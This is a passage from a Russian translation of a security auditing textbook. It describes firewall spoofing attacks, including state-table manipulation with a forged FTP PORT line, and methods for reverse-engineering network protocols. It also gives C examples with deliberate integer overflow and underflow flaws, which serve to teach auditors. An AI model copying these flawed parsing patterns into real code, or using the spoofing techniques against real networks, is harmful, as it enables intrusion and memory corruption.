Если вы проверяете код firewall, нужно понимать, как он реализует spoofing protection. Часто аспекты этой защиты находятся под операционным контролем пользователя, но важно убедиться, что защита надежна при использовании в default или recommended режиме. Даже небольшие недосмотры могут привести к уязвимостям безопасности, а поскольку опубликованного анализа spoofing attacks было не так много, большинство администраторов недооценивают важность правильной настройки spoofing protection.

## Spoofing на расстоянии

Spoofing attacks наиболее мощны, когда атакующий может делать вредоносные вещи и с исходным, и с целевым IP-адресом. Изменять исходные адреса часто возможно, поскольку строгая egress filtering в Интернете в лучшем случае непоследовательна. Адреса назначения, напротив, используются для маршрутизации пакетов к их конечным получателям. В общем случае, если вы хотите, чтобы пакет дошел до жертвы, нельзя портить destination IP. Раздел "Spoofing Destinations to Create State" далее в этой главе рассматривает несколько способов обойти это ограничение и задействовать некоторые вредоносные адреса назначения. Пока, однако, предположим, что атакующему нужно указать допустимый destination IP address.

## Spoofing от внешнего доверенного источника

Firewalls принимают связанные со spoofing решения на основе того, с какого интерфейса приходит пакет. Если поддельный и настоящий пакет приходят через один и тот же сетевой интерфейс, firewall не может отличить их друг от друга.

Обычно это проблема, когда firewall настроен доверять конкретным узлам в Интернете. Поскольку все пакеты из Интернета приходят через один интерфейс, firewall не может сказать, откуда они пришли изначально. Если атакующий подделывает пакет с source IP доверенного узла, firewall предполагает, что пакет пришел от этого узла. Атакующий не видит ответ на пакет, потому что он маршрутизируется к доверенному узлу, но это может иметь значение, а может и не иметь.

Рисунок 15-11 показывает уязвимую ситуацию. У firewall есть rule set, разрешающий доверенному серверу в colocation-среде взаимодействовать с file server. Атакующий может отправлять пакеты, которые доставляются через firewall к file server, подделав их как пришедшие от trusted server.




Рис. 15-11. Spoofing от внешнего доверенного источника

## Spoofing от внутреннего доверенного источника

Если spoofing protection сломана, атакующий может получить возможность подделывать пакеты из защищенной сети. Например, на рис. 15-12 file server недоступен из Интернета, но DNS server в DMZ может с ним взаимодействовать. Атакующий может попытаться подделать пакет от DNS server к file server. Этот пакет приходит через Internet interface вместо DMZ interface, что должно заставить firewall отбросить его.




Рис. 15-12. Spoofing от внутреннего доверенного источника

Однако если firewall верит, что пакет пришел от DNS server, атакующий может воспользоваться любыми правилами, доверяющими DNS server или его сети. При атаке такого типа атакующий не увидит ответы и не сможет устанавливать TCP-соединения, поэтому идеальные пакеты для отправки - UDP-пакеты, выполняющие какое-то вредоносное действие, возможно с участием DNS server, Simple Network Management Protocol (SNMP) server или сервиса Remote Procedure Call (RPC).

## Spoofing ради ответа

Можно использовать spoofing, чтобы попытаться заставить узлы отвечать на адреса, которые иначе были бы недостижимы. Эта техника похожа на предыдущую; однако цель состоит в том, чтобы ответ на поддельный пакет выполнил вредоносное действие. Эта техника может быть особенно интересной при использовании специального исходного IP-адреса.

Например, предположим, атакующий подделывает UDP-запрос с IP-адреса 255.255.255.255 к доступному сервису в DMZ. Если UDP-сервис отвечает, этот ответ рассылается каждому узлу в DMZ-сети. IP-адреса 224.0.0.1 и 127.0.0.1 можно использовать, чтобы ответ ушел на локальную машину, как показано на рис. 15-13.




Рис. 15-13. Spoofing для провоцирования ответа

## Spoofing ради записи состояния

Также можно использовать spoofing, чтобы попытаться добавить специальные записи в state table firewall для последующего злоупотребления, как показано на рис. 15-14.




Рис. 15-14. Spoofing для манипуляции state table

Предположим, stateful inspection firewall достаточно свободен и использует одиночный ACK TCP segment для создания записи state table для текущего TCP-соединения. Так могут делать, чтобы разрешить nondisruptive перезагрузки firewall. Что если атакующий подделает один TCP-пакет от DNS server к file server в intranet, и пакет будет содержать эту строку:

```
PORT 1,1,1,1,10,10\r\n
```

Stateful firewall с неправильной spoofing protection увидит этот пакет как FTP-сеанс от DNS server к file server. Если rule set разрешает такое взаимодействие, firewall разберет данные пакета и решит, что скоро произойдет FTP data connection. Firewall откроет временную дыру, чтобы file server мог подключиться обратно к DNS server. Затем атакующий сможет подделать другой пакет, идущий к порту, который rule set firewall обычно блокирует.

## Spoofing вблизи

Spoofing attacks становятся гораздо сильнее, когда атакующий находится в той же сети, что и один из интерфейсов firewall. Например, что если вы взломали DNS server в DMZ на рис. 15-15? С этой позиции можно выполнить ряд атак, позволяющих расширить этот compromise.




Рис. 15-15. Spoofing в том же сегменте

Прежде всего, теперь можно атаковать другие узлы в DMZ напрямую, без прохождения через firewall. Эта атака очевидно полезна и не требует spoofing.

## **Spoofing от сетевого peer для эксплуатации rule base**

Вы видели, как firewalls принимают spoofing-related решения на основе интерфейса, с которого приходит пакет. Поскольку теперь вы находитесь в том же сетевом сегменте, что и другие защищенные машины, вы можете безнаказанно подделывать пакеты от любой из них. Firewall видит пакеты, входящие с правильного интерфейса, и считает их подлинными.

Первый способ использовать эту технику - попытаться воспользоваться любыми правилами, доверяющими любым узлам в DMZ. Поскольку с помощью сетевых приемов вы можете эффективно выдавать себя за эти узлы, вы должны получить доступ к любым ресурсам, доступным им.

Например, предположим, Web server в DMZ взаимодействует с database server во внутренней сети. Если вы не можете скомпрометировать Web server, вы все равно можете использовать DNS server для подделки пакетов от Web server, которые доходят до database server. Также можно использовать разные трюки для перехвата возвращающихся ответов.

## **Spoofing от сетевого peer для создания состояния**

Другое преимущество возможности подделывать пакеты от узлов в сети - способность манипулировать state table firewall. Можно создавать записи state table, открывающие внешний сетевой доступ к другим узлам в сетевом сегменте. Этот метод не дает доступа ни к чему, чего у вас уже нет с DNS server, но в реальной атаке он может быть полезен для запуска exploit с конкретного узла или открытия command shell через firewall.

Например, если вы хотите разрешить машине в Интернете взаимодействовать с Web server в DMZ, можно создать фальшивое DNS- или FTP-соединение в интересах firewall. Соединение будет выглядеть как исходящее от Web server, а назначением будет ваша атакующая машина в Интернете. Если rule base firewall разрешает поддельное соединение, firewall создает записи state table, которые можно использовать. Обычно ваша атакующая машина может каким-то образом "ответить" на поддельный трафик для firewall, и ваш ответ фактически является легитимным сетевым трафиком.

## **Spoofing адресов назначения для создания состояния**

Можно отправлять пакеты напрямую на интерфейс firewall через data link layer локальной сети, и эти пакеты могут содержать любой желаемый destination IP address. Если firewall является вашим default router, большинство отправляемых пакетов и так пройдет через firewall. Если нет, этого можно добиться немного творческим использованием routing table.

Маршрутизация через firewall позволяет выполнять класс атак похожей формы. Цель - подделать пакеты, совпадающие с rule base, и вызвать добавление записей в state tables firewall. Фактическая атака происходит позже и использует эти записи state table, чтобы пройти через firewall.

Один эффективный способ выполнить эту атаку - подделать пакеты от целевой машины к вам. Если они проходят spoofing filter и rule set, созданные записи state table, скорее всего, будут полезны. Например, что если вы контролируете DNS server и хотите взаимодействовать с UDP-портом 5678 на file server, но firewall вас блокирует? Чтобы обойти блокировку, нужно получить запись state table в firewall, которая позволит достичь этого порта. Для этого вы подделываете пакет с исходного порта 5678 на file server к порту назначения 53 на DNS server. У firewall есть возможность отклонить этот пакет, если spoofing protection работает. Предположим, пакет проходит spoofing check; тогда rule base просто видит DNS-запрос от file server к DNS server, что разрешено. Firewall создает запись state table, указывающую UDP-"connection" от file server:5678 к DNS server:53. Обычно эта запись означает, что firewall ожидает и разрешит ответ, который должен прийти от DNS server с исходного порта 53 к file server на порт назначения 5678.

Эта запись state table позволяет атаковать file server напрямую с DNS server. Вы отправляете UDP attack packet с исходного порта 53 к уязвимому сервису на file server на порту 5678. Очевидно, порт 5678 в реальном мире вряд ли будет эксплуатируемым, но у вас есть базовый механизм открытия любого UDP-порта. На практике обычно даже проще, поскольку UDP state tracking, по крайней мере в Firewall-1, снисходительно относится к порту назначения ответного пакета.

Для TCP можно подделывать TCP-сегменты, якобы являющиеся частью FTP-соединения; эти сегменты содержат строки PORT и PASV. Firewall разбирает эти строки и открывает временные дыры для TCP-соединений. Этот метод является более ограниченной формой атаки из-за ограничений на порты data connection и directionality, но атакующие обычно могут обойти эти ограничения.

## Специальные адреса

В некоторых случаях можно выполнять варианты предыдущей destination-spoofing атаки с использованием специальных IP-адресов. Например, если подделать пакет от source IP 224.0.0.1 к себе, вы создадите запись state table, позволяющую отправлять пакеты на multicast address. После принятия firewall эти пакеты фактически передаются IP-стеку firewall host. Этот шаблон атаки можно использовать для атаки на сервисы, работающие на firewall host.

## Spooky Action at a Distance

При анализе spoofing packets от скомпрометированного DMZ host вы видели, что контроль над destination IP address может быть очень полезен при подготовке spoofing attack. В том примере ваше расположение в физической сети позволяло отправлять пакеты напрямую на интерфейс firewall с помощью data link layer. Вы могли выбирать произвольные destination IP addresses, потому что вручную доставляли пакет прямо на сетевую карту firewall на нижнем уровне.

Обычно при атаке на firewall через Интернет нельзя выбирать произвольные destination IP addresses, потому что эти адреса используются для маршрутизации. Если вы хотите, чтобы пакет достиг конкретного firewall, он должен иметь destination IP address, который маршрутизирует его через этот firewall. Для firewall в Интернете destination address обычно представляет собой небольшой набор публичных адресов, ни один из которых не дает больших возможностей при spoofing.



Для запуска destination IP attacks нужна возможность маршрутизировать произвольные пакеты через firewall. Доступны две возможности: IP source routing и инкапсуляция через tunneling protocols.

## Source Routing

Source routing был спроектирован ровно для того, что вам нужно. Можно задать маршрут с помощью loose source route так, чтобы пакет оказался у firewall с любым destination IP address, который вам нравится. К сожалению, source-routing attacks редко работают на практике, потому что обычно они блокируются. Каждое устройство безопасности, видя source-routed IP packet, обычно отбрасывает его, и маршрутизаторы часто тоже настроены их отбрасывать.

## Encapsulation

Если вы можете инкапсулировать пакеты в tunneling protocol и добиться их декапсуляции firewall или машиной в той же сети, что и firewall, вы оказываетесь в выгодной позиции, похожей на нахождение в той же физической сети.

Firewall-1 раньше поддерживал декапсуляцию простого tunneling protocol, IP protocol 94. Эта декапсуляция была всегда включена и происходила до любой обработки правил или state table. Thomas Lopatic, Dug Song и John McDonald смогли использовать эту декапсуляцию вместе со spoofing attacks и распространенными настройками rule base, чтобы выполнить многие из вышеупомянутых атак против Firewall-1.

Этой области определенно не помешало бы больше исследований. Нет недостатка в tunneling protocols, которые, вероятно, реализованы на firewalls: IPsec, различные VPN-протоколы, tunneling protocols, связанные с IPv6, tunneling protocols для мобильных пользователей и так далее.

## Резюме

Эта глава познакомила вас с видами проблем безопасности, которые могут затрагивать firewall-системы. Вы увидели, что атаки на firewalls обычно связаны с обманом firewall, заставляющим его нарушить свою rule base, или с помощью атакующему в выдаче себя за другую систему. Такие типы атак особенно значимы, если учитывать, что firewalls - это устройства, которым поручена защита границ почти каждой сети.

С точки зрения аудита firewalls дают уникальный и очень ценный проект. Проверка firewall software может быть особенно интересной, поскольку требует творческого использования сетевых протоколов и сильно сосредоточена на анализе дизайна и логики. Это также область, которой сейчас не хватает широкого исследования, поэтому для vulnerability researcher это хорошее место, чтобы освоить новую территорию.

# Глава 16. Сетевые прикладные протоколы

"Когда дела становятся странными, странные становятся профессионалами."

Hunter S. Thompson

## Введение

Глава 14, "Сетевые протоколы", рассматривала аудит низкоуровневой функциональности IP-стеков в современных операционных системах и других устройствах, выполняющих некоторый объем сетевой функциональности, безопасности или анализа. Приложения, взаимодействующие через Интернет, обычно реализуют протоколы более высокого уровня и используют ранее рассмотренные TCP/IP-компоненты только как транспортный механизм. Код, реализующий эти высокоуровневые протоколы, открыт для атак из недоверенных источников. Значительная часть кодовой базы посвящена разбору данных с удаленных машин, и обычно ожидается, что эти данные соответствуют набору спецификаций протокола. Аудит протоколов прикладного уровня включает понимание правил, управляющих тем, как программа общается со своими партнерами в сети, а затем применение релевантных понятий, введенных в части II, "Программные уязвимости", этой книги. Ряд хорошо известных и широко используемых протоколов предоставляет функциональность, которой вы пользуетесь ежедневно, например Hypertext Transfer Protocol (HTTP) для просмотра Web, Simple Mail Transfer Protocol (SMTP) для отправки и получения электронной почты и File Transfer Protocol (FTP) для передачи файлов. Эти протоколы - лишь несколько элементов постоянно растущего списка, используемого миллионами клиентов и серверов по всему миру. Эта глава сосредоточена на нескольких прикладных протоколах, широко используемых в Интернете, и показывает, как связывать дизайн протокола с классами уязвимостей, которые вероятно возникнут в результате таких проектных решений.

## Аудит прикладных протоколов

Перед тем как перейти к выбранным протоколам, этот раздел объясняет несколько общих процедур, полезных при аудите клиентского или серверного продукта. Шаги дают краткие рекомендации по аудиту протокола, с которым вы не знакомы. Если протокол вам уже знаком, некоторые ранние шаги можно пропустить.

NB. На момент написания книги заметной тенденцией стало исследование ПО, работающего с форматами файлов, обрабатываемыми клиентским и реже серверным ПО. Шаги, описанные в этом разделе, можно также применять к анализу программ, работающих с форматами файлов, поскольку оба процесса используют похожие процедуры.

## Соберите документацию

Итак, как аудировать ПО, которое разбирает данные в формате, о котором вы ничего не знаете? Конечно, читать спецификацию протокола. Если протокол широко используется, часто существует RFC или другая формальная спецификация, подробно описывающая его внутреннюю работу и требования к реализации; такие документы часто доступны на [www.ietf.org/rfc.html](http://www.ietf.org/rfc.html). Хотя спецификации бывает утомительно читать, полезно иметь их под рукой, чтобы понимать детали протокола. Обычно доступны и книги или веб-сайты, описывающие протоколы в более доступном формате, поэтому начните с интернет-поиска. Даже если протокол вам знаком, наличие таких ресурсов поможет освежить память, а также можно обнаружить новые возможности или узнать, что некоторые функции работают иначе, чем ожидалось. Для проприетарных протоколов официальная документация может быть недоступна. Однако поиск в Интернете стоит времени, поскольку другие люди с похожими целями неизменно вкладывали усилия в документирование или reverse engineering частей таких протоколов.

При чтении кода, реализующего протокол, есть два довода в пользу получения дополнительной документации:

- Почему бы не использовать все доступные вам инструменты? От чтения спецификаций нечего терять, и часто они помогают быстро понять, чего пытаются достичь определенные участки кода.
- Чтение документации может дать хорошее представление о том, где с большой вероятностью что-то пойдет не так, и дать детальное понимание работы протокола, что может помочь увидеть проектные риски, подробно обсуждавшиеся в главе 2, "Анализ проектирования".

## Определите элементы неизвестных протоколов

Иногда встречается проприетарный протокол без документации, а значит, его придется подвергнуть reverse engineering. На освоение этого навыка может потребоваться время, поэтому не расстраивайтесь, если первые несколько раз он покажется громоздким и трудным. Есть два способа определить, как работает протокол: наблюдать трафик или выполнить reverse engineering приложений, обрабатывающих трафик. У обоих методов есть сильные и слабые стороны. Reverse engineering приложений дает более глубокое понимание, но в некоторых ситуациях может быть непрактичен. Следующие разделы предлагают несколько идей, которые помогут выйти на правильный путь.

## Использование пакетных снифферов

Утилиты пакетного сниффинга - бесценные инструменты для определения полей в неизвестных протоколах. Один из первых шагов к пониманию протокола - посмотреть, какие данные обмениваются между двумя узлами, участвующими во взаимодействии. Доступно много бесплатных инструментов сниффинга, например tcpdump с [www.tcpdump.org/](http://www.tcpdump.org/) и Wireshark, ранее Ethereal, с [www.wireshark.org/](http://www.wireshark.org/). Конечно, чтобы эти инструменты были полезны, протокол должен быть незашифрованным. Однако даже зашифрованные протоколы обычно начинаются с некоторого начального согласования, которое дает представление о работе протокола и о том, безопасно ли устанавливается криптографический канал.

Одна из самых очевидных характеристик, которую вы заметите, - является ли протокол бинарным или текстовым. С текстовым протоколом обычно можно разобраться в его работе, потому что сообщения не скрыты. Бинарные протоколы труднее понимать, изучая дампы пакетов. Ниже

приведены советы по пониманию полей. Читая этот раздел и пытаясь анализировать протокол, держите в уме типы полей, которые обычно появляются в протоколах: ID соединений, поля длины, поля версии, opcode или поля результата и так далее. Большинство недокументированных протоколов не слишком отличается от множества открытых протоколов, и вы, вероятно, найдете сходства в работе проприетарных и открытых протоколов. Ради ясности эта глава сосредоточена на простых одноуровневых протоколах. Те же принципы можно применять к сложным многоуровневым протоколам, но их анализ требует больше работы и практики.

## Иницилируйте соединение несколько раз

Начните с начала, с инициации соединения. Обычно проще начать оттуда и затем расширяться. Полезно несколько раз устанавливать новые соединения между одними и теми же тестовыми узлами и отмечать, какие значения меняются. Особое внимание уделяйте началу сообщения, где предположительно находится некоторый заголовок. Отмечайте смещения изменяющихся данных. Ваша задача - точно понять, почему эти значения изменились. Простые вопросы вроде следующих могут помочь определить причину изменений:

- Одно поле изменилось сильно или немного?
- Было ли изменение значений в поле резким? Может ли оно быть случайным, например ID соединения?
- Изменился ли размер пакета? Изменилось ли поле относительно размера пакета? Может ли это быть поле размера?

Ответьте на эти вопросы и ведите подробные заметки по каждому полю, которое меняется. Затем попробуйте придумать дополнительные вопросы, которые помогут определить назначение отдельных полей. Обращайте внимание, сколько байтов меняется в конкретной области. Например, если это два байта, вероятно, это word-поле; четыре байта изменения могут означать integer-поле и так далее.

Поскольку многие протоколы состоят из сообщений с похожим форматом заголовка и изменяющимся телом, нужно записывать все найденное и смотреть, где еще это может применяться в протоколе. Этот метод также помогает определять неизвестные поля. Например, допустим, вы выяснили следующий формат заголовка:

```
struct header {
    unsigned short id;           /* seems random */
    unsigned short unknown1;
    unsigned long length;       /* packet len including header */
}
```

Возможно, вы вывели, что unknown1 всегда имеет значение 0x01 во время инициации, но в последующих обменах сообщениями меняется на 0x03, 0x04 и так далее. Тогда можно предположить, что unknown1 - тип сообщения или opcode.

## Повторяйте сообщения

При изучении дампов пакетов полезно повторять определенные сообщения с небольшими изменениями и смотреть, как отвечает другая сторона. Этот метод может дать понимание того, что означают отдельные поля в пакете, как передаются сообщения об ошибках и что означают конкретные коды ошибок. Он особенно полезен, когда те же ошибки протокола возникают позже при повторении других сообщений: это хороший способ проверить прежние выводы и понять, были ли вы правы.

## Reverse engineering приложения

Reverse engineering - одновременно наука и искусство, и этой теме легко можно посвятить целую книгу. В этой главе reverse engineering не рассматривается подробно; он упоминается как прием, который можно применять к клиентам и серверам, чтобы получить глубокое понимание работы протокола. Следующие разделы вводят первые шаги к пониманию протокола.

### Use Symbols

Если можно получить доступ к бинарному коду с символами, непременно используйте его. Имена функций и переменных могут дать бесценную информацию о том, что делает протокол. Использование символов помогает изолировать код, на котором нужно сосредоточиться, потому что функции, работающие с сообщениями, часто имеют говорящие имена. Некоторые аудируемые программы могут иметь дополнительные файлы с символами и отладочной информацией, например PDB, Program Debug Database, для исполняемых файлов Windows. Эти файлы очень помогают, если их удастся получить. Например, вы можете выполнять аудит для компании, которая отказывается дать исходный код, но может быть готова раскрыть отладочные сборки или PDB-файлы.

NB. Microsoft предоставляет пакеты PDB-символов на <http://msdl.microsoft.com/>, и эти экономящие время материалы являются бесценными инструментами для понимания программ Microsoft. Если получить исходный код нельзя, рекомендуется договориться с тем, для кого вы выполняете аудит кода, о получении отладочных символов.

### Изучайте строки в бинарном файле

Иногда бинарные файлы не содержат символов, но содержат строки, указывающие имена функций, особенно когда отладочная информация была скомпилирована в production-бинарь. Нередко можно увидеть такие конструкции кода:

```
# define DEBUG1(x)    if(debug) printf(x)

int parse_message(int sock)
{
    DEBUG1("Entering parse_message\n");

    ... process message ...
}
```

Хотя отладка отключена в production-релизе, строки присутствуют в бинарном файле, поэтому можно увидеть имена функций внутри отладочных сообщений.

Строки также полезны при поиске определенных строк, которые появляются в протоколе, или ошибок, появляющихся в протоколах или журналах. Например, вы отправляете сообщение, которое разрывает соединение, но оставляет запись в журнале вроде "[fatal]: malformed packet received from 192.168.1.1: invalid packet length." Эта строка говорит, что поле длины, где бы оно ни находилось в пакете, недействительно, и у вас появляется строка для поиска. Выполнив поиск в бинарном файле по "invalid packet length" или похожей строке, можно найти функцию, обрабатывающую длину пакета, и тем самым понять, с какого места в бинарном файле начать аудит.

## Изучайте специальные значения

Помимо полезных строк в исполняемом файле можно найти уникальные бинарные значения протокола, которые используются для поиска кода обработки определенных сообщений. Такие значения часто встречаются при работе с форматами файлов, потому что они содержат "сигнатурные" значения для идентификации типа файла в начале файла, а возможно и в других частях файла. Хотя уникальные сигнатуры менее распространены в протоколах, передаваемых по сети, поскольку часто не нужны, в протоколе могут быть tag-значения или что-то похожее со значениями, которые вряд ли естественно встретятся в бинарном файле. "Естественно встретятся" означает, что если искать это значение в бинарном файле текстовым поиском IDA по дизассемблированному коду, оно вряд ли появится в несвязанных частях программы. Например, значение 0x0C будет часто встречаться в бинарном файле, обычно как смещение в структуре. Частая встречаемость делает его плохим уникальным значением для поиска. Более необычное значение, например 0x8053, будет лучшим выбором для поиска, поскольку маловероятно, что структуры имеют поля по этому смещению: структуры должны были бы быть большими, а значение нечетное, поэтому выровненные указатели, integer- и word-значения не появляются по невыровненным смещениям памяти.

## Debug

Отладочные сообщения упоминались в разделе об изучении строк, и вы видели пример отладочных сообщений, появляющихся в скомпилированном коде. Это означает, что можно включить отладку и автоматически получать весь отладочный вывод. Обычно у поставщиков есть параметр командной строки для включения отладки, но они могут удалить его в production-релизе. Однако если перейти по перекрестной ссылке отладочной строки вроде "Entering parse\_message", можно увидеть ссылку памяти на место, где переменная debug находится в памяти. Поэтому можно просто изменить ее на ненулевое значение во время выполнения и получить все нужные отладочные сообщения.

## Найдите коммуникационные примитивы

Когда все остальное не помогает, можно вернуться к поиску известных точек входа: протокольное ПО в какой-то момент должно отправлять и получать данные. Для протоколов, работающих поверх TCP, точки входа могут включать read(), recv(), recvmsg() и WSAREcv(). UDP-протоколы также могут использовать recvfrom() и WSAREcvfrom(). Поиск мест, где используются эти функции, указывает, где данные читаются из сети. Иногда этот метод является простым путем к определению места обработки данных. К сожалению, может потребоваться проследить назад несколько функций, поскольку многие приложения создают обертки над коммуникационными примитивами и используют их косвенно, имея коммуникационные примитивы в виде методов классов. Тем не менее в таких случаях можно поставить breakpoint на одной из упомянутых функций во время выполнения и дать ей несколько раз вернуться, чтобы увидеть, где происходит обработка.

## Используйте трассировку библиотек

Еще один прием, помогающий понять, что делает программа, - использование системных инструментов для трассировки библиотечных вызовов приложения или доступа к системным ресурсам. К таким инструментам относятся `truss` для Solaris, `ltrace` для Linux, `ktrace` для BSD и `Filemon/Regmon` для Windows ([www.sysinternals.com/](http://www.sysinternals.com/)). Этот прием лучше использовать вместе с другими описанными приемами.

## Сопоставляйте типы данных с протоколом

После того как вы лучше познакомитесь с протоколом, начнет появляться ощущение, где что-то может пойти не так. Не волнуйтесь, если это произойдет не сразу: чем больше опыта, тем лучше развивается чутье на потенциально проблемные области. Один способ определить такие области - проанализировать структуру недоверенных данных, обрабатываемых серверным или клиентским приложением, а затем сопоставить элементы этих структур с классами уязвимостей, рассмотренными в этой книге, как объясняется в следующих разделах.

## Бинарные протоколы

Бинарные протоколы выражают протокольные сообщения в структурном формате, не читаемом человеком. Текстовые данные могут включаться в части протокола, но также встречаются элементы в нетекстовых форматах, например `integer` или `Boolean`. Domain Name System (DNS) - пример бинарного протокола: он использует битовые поля для представления информации состояния, двухбайтовые `integer`-поля для представления длин и других данных, таких как ID, и счетные текстовые поля для представления доменных меток.

Бинарные протоколы передают данные в форме, напрямую распознаваемой языками, реализующими серверы и клиенты. Поэтому при работе с такими типами данных они более подвержены уязвимостям граничных условий. В частности, при работе с целыми числами релевантны многие проблемы типизации, обсуждавшиеся в главе 6, "Проблемы языка C". По этой причине следующие разделы резюмируют уязвимости, связанные с целыми числами, которые часто встречаются в бинарных протоколах.

## Целочисленные переполнения и 32-битные значения длины

Целочисленные переполнения часто возникают, когда 32-битные переменные длины используются в протоколах для динамического выделения места под пользовательские данные. Такая уязвимость обычно приводит к повреждению кучи, позволяя удаленному атакующему аварийно завершить приложение, выполняющее разбор, или во многих случаях эксплуатировать ошибку для выполнения произвольного кода. Этот код показывает базовый пример целочисленного переполнения при чтении текстовой строки:

```
char *read_string(int sock)
{
    char *string;
    size_t length;

    if(read(sock, (void *)&length, sizeof(length)) !=
        sizeof(length))
        return NULL;
```

```

length = ntohl(length);

string = (char *)calloc(length+1, sizeof(char));

if(string == NULL)
    return NULL;

if(read_bytes(sock, string, length) < 0){
    free(string);
    return NULL;
}

string[length] = '\0';

return string;
}

```

В вымышленном протоколе, который разбирает код, передается 32-битная длина, указывающая длину строки, за которой следуют строковые данные. Поскольку значение длины не проверяется, значение наибольшего представимого целого (0xFFFFFFFF) вызывает целочисленное переполнение, когда к нему добавляется 1 при вызове `calloc()`.

## Целочисленные антипереполнения и 32-битные значения длины

Целочисленные антипереполнения обычно возникают, когда связанные переменные недостаточно проверяются друг относительно друга для соблюдения отношения, как показано в этом примере:

```

struct _pkthdr {
    unsigned int operation;
    unsigned int id;
    unsigned int size;
};

struct _tlv {
    unsigned short type, length;
    char value[0];
}

int read_packet(int sock)
{
    struct _pkthdr header;
    struct _tlv tlv;
    char *data;
    size_t length;

    if(read_header(sock, &header) < 0)
        return -1;

    data = (char *)calloc(header.size, sizeof(char));

    if(data == NULL)
        return -1;

    if(read_data(sock, data, header.size) < 0){
        free(data);
        return -1;
    }

    for(length = header.size; length > sizeof(struct tlv); ){
        if(read_tlv(sock, &tlv) < 0)
            goto fail;

        ... process tlv ...
    }
}

```



```

        length -= tlv.length;
    }

    return 0;
}

```

В этом вымышленном протоколе пакет состоит из заголовка, за которым следует серия структур type, length и value (TLV). Между размером в заголовке пакета и размером обрабатываемого TLV нет проверки. Фактически поле длины TLV может быть больше длины в заголовке пакета. Отправка такого пакета приведет к антипереполнению переменной length, и цикл обработки TLV будет продолжаться бесконечно, обрабатывая произвольную память процесса, пока не достигнет конца сегмента и не упадет.

Целочисленные антипереполнения также могут возникать, когда значения длины должны выдерживать минимальную длину, но код разбора никогда не проверяет это требование. Например, бинарный протокол имеет заголовок, содержащий целое число, задающее размер пакета. Предполагается, что размер пакета должен быть как минимум размером заголовка плюс любые оставшиеся данные. Вот пример:

```

# define MAX_PACKET_SIZE 512

# define PACKET_HDR_SIZE 12

struct pkthdr {
    unsigned short type, operation;
    unsigned long id;
    unsigned long length;
}

int read_header(int sock, struct pkthdr *hdr)
{
    hdr->type = read_short(sock);
    hdr->operation = read_short(sock);
    hdr->id = read_long(sock);
    hdr->length = read_long(sock);

    return 0;
}

int read_packet(int sock)
{
    struct pkthdr header;
    char data[MAX_PACKET_SIZE];

    if(read_header(sock, &header) < 0)
        return -1;

    if(header.length > MAX_PACKET_SIZE)
        return -1;

    if(read_bytes(sock, data, header.length - PACKET_HDR_SIZE) < 0)
        return -1;

    ... process data ...
}

```

Этот код предполагает, что header.length имеет длину как минимум PACKET\_HDR\_SIZE (12) байтов, но это никогда не проверяется. Поэтому параметр размера read\_bytes() может получить антипереполнение, если header.length меньше 12, что приведет к переполнению стека.

## Малые типы данных

Проблемы со спецификаторами длины меньше 32 бит, то есть 8- или 16-битными длинами, несколько отличаются от проблем с большими 32-битными размерами. Во-первых, проблемы расширения знака более релевантны, потому что программы часто нативно используют 32-битные переменные даже при работе с меньшими типами данных. Такие проблемы расширения знака могут приводить к повреждению памяти или, возможно, условиям отказа в обслуживании. Листинг 16-1 показывает простой пример кода DNS-сервера.

### Листинг 16-1. Отказ в обслуживании при проверке имени

```
.text:0101D791      push     ebx
.text:0101D792      push     esi
.text:0101D793      mov      esi, [esp+arg_0]
.text:0101D797      xor      ebx, ebx
.text:0101D799      movzx    edx, byte ptr [esi]
.text:0101D79C      lea      eax, [esi+2]
.text:0101D79F      mov      ecx, eax
.text:0101D7A1      add      ecx, edx
